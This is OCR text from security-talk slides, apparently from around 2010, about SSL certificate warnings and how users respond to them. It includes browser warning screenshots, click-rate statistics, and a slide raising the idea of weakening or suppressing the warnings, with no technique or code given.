
dnotice Twitter is open to all. Even lying, war-mongering, power-crazed, freedom-hating bastards. Oh hello @tonyblairoffice, didn't see you there...
4 hours ago

hardrockdotcom Happy 70th Birthday to our great friend Ringo Starr! Celebrate with us by tweeting "Peace & Love" at Noon your local time! #ringolove2010
4 hours ago

© 2010 Twitter

https://twitter.com

Trust the user




This is probably not the site you are looking for!

You attempted to reach **www.twitter.com**, but instead you actually reached a server identifying itself as **twitter.com**. This may be caused by a misconfiguration on the server or by something more serious. An attacker on your network could be trying to get you to visit a fake (and potentially harmful) version of **www.twitter.com**. You should not proceed.

92% of SSL certificates are invalid


Ivan Ristic Qualys

Firefox Study




Site Identity


How many user click on the identity info ?



9%



3.4%




1.4%

Mozilla

Weakening SSL warning

What about tricking the browser so it doesn't display the standard warning ?

IE standard warning



Certificate Error: Navigation Blocked - Windows Internet Explorer
https://www.tayledras.org/
Bing
Favorites
Certificate Error: Navigation Blocked
Page
Safety
Tools

There is a problem with this website's security certificate.

The security certificate presented by this website was issued for a different website's address.

Security certificate problems may indicate an attempt to fool you or intercept any data you send to the server.

